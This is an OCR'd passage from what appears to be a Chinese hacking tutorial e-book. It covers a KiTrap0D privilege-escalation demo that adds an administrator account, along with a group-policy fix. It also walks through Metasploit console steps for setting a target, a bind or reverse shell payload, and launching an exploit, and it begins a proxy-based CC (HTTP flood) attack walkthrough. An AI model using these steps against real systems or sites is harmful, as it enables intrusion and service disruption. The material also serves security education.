对于IIS7.0来说，要对IIS管理器中的应用程序池指定WPI：在IIS管理器中，展开服务器节点，选择“应用程序池”，右键点击应用程序池并选择“高级设置”，找到“身份”选项，点击“…”打开“应用程序池身份”对话框，选择“自定义帐号”并点击“设置”打开“设置凭据”对话框，在用户名和口令文本框中输入所选择的帐号名称和口令，在“确认口令”文本框中重新输入口令，然后点击“确定”就行了。

我们也可以使用APPCMD.exe命令行工具对应用程序池指定WPI：从提示的命令提示符中更改到“%systemroot%\system32\inetsrv”目录，使用以下语句执行APPCMD.exe命令，这里string是应用程序池的名称，“userName:string”是分配给应用程序池帐号的用户名，“password:string”是帐号口令。

```
appcmd set config /section:applicationPools /
[name='string'].processModel.identityType:SpecificUser /
[name='string'].processModel.userName:string /
[name='string'].processModel.password:string
```

KiTrap0D 0day是今年1月份爆出的一个本地权限提升漏洞，我测试时还没有出相应的补丁程序，所以成功率非常高的，下面我就通过虚拟机来演示一下这个本地溢出漏洞的危害性。在使用工具提升权限之前，我首先执行了“net user sist sist /add”命令，提示拒绝访问，说明我当前的用户为普通用户，如图3.9。




图3.9

我把漏洞利用工具保存到了E:\0day目录下，其中vdmallowed.exe就是该0day的利用工具，在命令行下切换到E:\0day目录，直接执行vdmallowed.exe程序，就会发现窗口中给出了一些提示信息，如图3.10，与此同时还会弹出一个CMD窗口，现在我们就可以在这个新的窗口中来执行系统命令了，这样就顺利的添加了一个管理员组的用户sist，如图3.11。




图3.10




图3.11

要如何防范这个漏洞呢？当我拿到这个漏洞利用程序的时候，微软还没有推出补丁程序，该漏洞的一种修复方法是选择“开始”－“运行”，在“运行”栏中输入“gpedit.msc”打开组策略编辑

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

器，如图3.12。




图3.12

然后选择“本地计算机”策略－“管理模板”－“Windows 组件”－“应用程序兼容性”，在右侧的窗口中选择“阻止访问 16 位应用程序”并双击，在“属性”窗口中选择“已启用”，如图3.13，图3.14。最后在命令行下使用**gpupdate /force**命令更新一下组策略就可以了，如图3.15。




图3.13




图3.14

这时，如果我们再返回到刚才那个user权限的cmd窗口中执行该0day漏洞利用程序，就会提示没有权限，执行不成功了，如图3.16，图3.17。




图3.16




图3.17




图3.15

3.1.4 国外最著名的入侵工具Metaspolit

Metasploit是国外一款非常著名的安全检测及漏洞利用工具，由于Metasploit是免费开源的程序，因此安全技术人员更乐于使用此工具，当然它也是黑客攻击者所必备的工具之一。

本小节的内容，我就会对metaspolit进行一个大致的介绍，好让网络安全初学者能对它有一个简单的了解。关于metasploit3的安装非常简单，基本都是傻瓜化的，在安装的过程中会自动对网络驱动程序winpcap进行安装，并且它还自带了Nmap的安装程序，我们可以选择性的进行安装。

安装完成后我们在系统的“开始”菜单中就会看到如图3.18所示的项目，大家会发现有“Metasploit 3

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。





图3.18

GUI”以及“Metasploit 3 Web”两种版本，打开后的界面分别如图3.19和图3.20所示。

我们先来看“Metasploit 3 Web”版本的使用，当选择“开始”－“Metasploit 3”－“Metasploit 3 Web”时，就会在本地自动打开一个CMD窗口，然后还会自动打开如图3.20所示的页面。大家注意：在这个Web版本的运行过程中，CMD窗口一定不要关闭，否则Web服务器会停止运行的。


图3.19

对于这个Web页面中最上方的工具栏说明如下：“Exploits”是相关的漏洞利用程序，“Auxiliaries”是辅助功能，比如一些DOS下的命令，扫描功能。“Payloads”是显示相关的Shellcode信息。“Console”是控制台，可以进行命令行下的相关操作。“Options”是相关选项，比如皮肤选择等。我们点击“Exploits”按钮，就会自动列出Metasploit自带的Exploits程序信息，如图3.21。通过“SEARCH”搜索框，我们就可以搜索到相关漏洞的Exploit程序，比如搜索“windows xp”，就可以搜索出针对WindowsXP系统的所有exploits程序，如图3.22。



图3.20

我就以“Microsoft SQL Server Hello Overflow”这个漏洞为例来演示一下如何使用里面的exploit程序，点击“Microsoft SQL Server Hello Overflow”这个链接，就可以直接来到溢出说明界面了，如图3.23，上面的部分是漏洞的说明，意思就是说：“未经认证的远程攻击者可以向1433端口发送恶意数据造成溢出，并可能在与执行系统命令。”




图3.21




图3.23




图3.22

“Select a target to continue:”是指选择合适的版本，这里即MSSQL2000版本小于或等于SP2的，点击“MSSQL 2000/MSDE<=SP2”进入特定功能选择，左边是不同shellcode的名字，右边是相应的描述信息，如图3.24。我选择使用的是“windows/adduser/reverse_tcp”，它的描述就是说“反弹回攻击者一个CMD，增加一个系统帐号”，选择shellcode后就进入到了如图3.25所示的界面。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图3.24




图3.25




图3.26




图3.27

在这个界面下，我们会发现“STANDARD OPTIONS”（标准选项）、“ADVANCED OPTIONS”（高级选项）、“EVASION OPTIONS”（不常用）。在标准选项下填写RHOST（目标主机IP地址）、RPORT（目标主机的端口）、LHOST（本机的IP地址）、LPORT（本机监听的端口）、PASS（添加的用户的密码）、USER（添加的用户名）。填写完毕后点击“Launch Exploit”，就会返回溢出的结果，如图3.26，从返回结果可以看到溢出失败了。

关于Metasploit3命令模式的使用如下：“Metasploit 3 Web”和“Metasploit 3 GUI”均可以提供命令模式，我演示的是“Metasploit 3 Web”下Console的使用，点击工具栏中的Console按钮，如图3.27所示。

直接输入help命令，就可以显示出很多操作命令，如图3.28。比较常用的命令有show、info、use、set等几个，我们输入“show exploits”，就可以查看到可用的exploits信息了，如图3.29。

选择想要使用的攻击程序，如果对该攻击程序不熟悉的话，我们还可以使用info命令查看，比如输入“info windows/iis/ms03_007_ntdll_webdav”命令查看windows/iis/ms03_007_ntdll_webdav的漏洞利用信息。如果想使用该exploits的话，就可以使用“use windows/iis/ms03_007_ntdll_webdav”




图3.28




图3.29

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图3.30




图3.31




图3.32




图3.33




图3.34

命令，然后来查看利用程序的相关设置内容，可以使用“show options”命令，如图3.30。

下面来设置参数，其中Required显示为yes的必须要设置，比如我要设置RHOST（目标主机的IP地址）为“192.168.1.109”，就可以使用“set RHOST 192.168.1.109”命令，如图3.31。接下来，我们必须要为选用的exploit选择一个payload（可以理解成shellcode，可以获得目标权限），首先使用“show payloads”命令来查看payload信息，如图3.32。

假如我们想利用“windows/shell/bind_tcp”这个payload，就可以使用“set PAYLOAD windows/shell/bind_tcp”命令来设置，如图3.33。最后就可以直接输入“exploit”来进行远程溢出了，不过遗憾的是溢出还是失败了，毕竟这都是几年前的老漏洞了，如图3.34。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第四章 傻瓜式的拒绝服务攻击技术

4.1 拒绝服务攻击概述

4.1.1 什么是拒绝服务

拒绝服务（DoS），也就是Denial of Service的简称，拒绝服务攻击即攻击者想方法让目标主机停止提供服务或资源访问，这些资源包括磁盘空间、内存、进程甚至网络带宽等，这是目前黑客常用的攻击手段之一。

最常见的DoS攻击莫过于对计算机网络带宽的消耗，就是以极大的通信量来冲击网络，使得所有可用网络资源都被消耗殆尽，最后导致合法的用户请求无法执行。其实对网络带宽进行的消耗性攻击只是拒绝服务攻击的一小部分，只要能够对目标主机造成麻烦，使某些服务被暂停甚至主机宕机，均属于拒绝服务攻击。

4.1.2 拒绝服务攻击者的动机

拒绝服务攻击所需要的技术要求并不高，并且非常难于防范，经常会见到圈子里的朋友说某个大型的站点被D了，其实就是说目标站点遭到了拒绝服务攻击，当然攻击者的动机可能会有很多种，比如炫耀自己的技术、报复对方、商业利益等，甚至是作为权限提升的一个必要条件，我在这里重点解释一下为什么要说是权限提升的必要条件，比如Windows2000系统在开启终端的时候，需要重启才能生效，因此很多攻击者喜欢对目标主机发动拒绝服务攻击来达到让管理员重启主机的目的，再比如对路由器进行拒绝服务攻击，以达到重启的时候进行重置的操作。

4.2 分布式拒绝服务攻击概述

分布式拒绝服务攻击（DDoS），也就是攻击者操控很多台电脑同时对目标主机发动DoS攻击，这种攻击的危害性更大，造成的影响非常恶劣，我在百度中搜索“DDOS压力测试”，就可以找到18000篇相关的网页，基本上都是DDoS的攻击工具，如图4.1。




图4.1

4.2.1 DDoS的攻击原理

DDoS采用多层的客户/服务器模式，一个完整的DDoS攻击体系一般包含四个部分：攻击者控制机器、控制傀儡机、攻击傀儡机和攻击目标。DDoS攻击的流程如图4.2所示。

1、攻击者控制机器，攻击者利用它来操控整个攻击过程，它向控制傀儡机下达攻击命令。

2、控制傀儡机也叫主控端，它是攻击者非法入侵并且安装特定程序的一些主机。它接收从攻击者控制机器发过来的各种命令，同时它也控制了大量的攻击傀儡机，并向它们转发攻击控制台的攻击

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

指令。

3、攻击傀儡机也叫代理端，它也是攻击者非法入侵并且安装特定程序的一些主机。在它们上面运行着攻击程序，用于对目标主机发起攻击。它受控于主控端，从主控端接收攻击命令，是攻击的执行者。




图4.2

4.2.2 DDoS攻击的类型

DDoS攻击大致有两种类型，一种为流量攻击，主要是针对网络带宽的攻击，即大量攻击包导致网络带宽被阻塞，合法网络包被虚假的攻击包淹没而无法到达主机。另一种为资源耗尽攻击，主要是针对服务器主机的攻击，即通过大量攻击包导致主机的内存被耗尽或CPU被内核及应用程序占完而造成无法提供网络服务。

4.2.3 DoS和DDoS有什么区别

分布式拒绝服务攻击（DDoS）与拒绝服务攻击（DoS）唯一的区别就在于攻击使用了多台机器同时进行，它是在DoS基础上进行的大规模、大范围的攻击模式，而DoS只是单枪匹马的攻击模式而已。

4.3 基于页面的DDoS——CC攻击

4.3.1 什么是CC攻击

一个高效的DDoS攻击必须是通过自己极少资源的消耗而带来对方较大资源的消耗，CC攻击就可以轻松的做到这点，攻击者通过与服务器建立正常的TCP连接，就可以绕过硬件防火墙，达到多次的对web资源请求，最终使得主机资源被耗尽。大家可能都有过这样的经历，如果某个论坛同时在线的人数比较多的话，那么访问起来就会比较困难，事实上CC攻击就是通过本地模拟多个用户调用代理而达到的一种攻击方式。

4.3.2 CC攻击与DDoS攻击的区别

CC攻击应该是从DDoS攻击发展而来的，也可以称作是更高级别的DDoS攻击，它跟DDoS攻击在本质上是一样的，都是以消耗服务器资源为目的，但是DDoS的攻击者需要寻找大量的傀儡机，而CC攻击可以使用大量的代理服务器来充当“傀儡机”对 WEB应用程序比较消耗资源的地方进行疯狂请求。

4.4 CC攻击实例

我在征得一位站长朋友的同意后，才对其网站进行了这次压力测试，下面我就具体的模拟一下如何不使用肉鸡就发动对网站的CC攻击。

4.4.1 获取大量的代理服务器

关于代理服务器的获取，我们可以到代理中国这类提供免费高速代理的网站上去寻找，如图4.3。将HTTP类型的代理服务器复制到文本文件中并且整理为“ip:端口号”的这种格式，我就将其保存为了代理.txt文件，如图4.4。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图4.3

4.4.2 验证代理的有效性

为了防止这些保存下来的代理服务器访问速度超时或者无效，我们还需要验证一下，我推荐使用花刺代理验证工具，软件运行后的默认界面如图4.5所示，点击右侧的“导入”按钮，并选择我们刚才保存的“代理.txt”文件，如图4.6，然后点击右侧的“验证全部”按钮就行了，如图4.7。

验证完毕后，我们有“时间(s)状态”一栏中就会发现有一些显示“不匹配”或者“超时”的IP地址，点击右侧的“清理”按钮，点击“是”确定后就会清除这些无效代理了，如图4.8。使用鼠标选中全部的代理服务器，然后点击“导出选定”，我指定为其默认的“Proxies2010-02-02.txt”文件，如图4.9。

4.4.3 开始CC攻击

在开始CC攻击前我们首先来看一下与目标网站的连接情况，这是为了方便后面进行对比，通过浏览器打开目标网站，访问一切正常，我在CMD命令行下




图4.4




图4.6




图4.5




图4.7

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

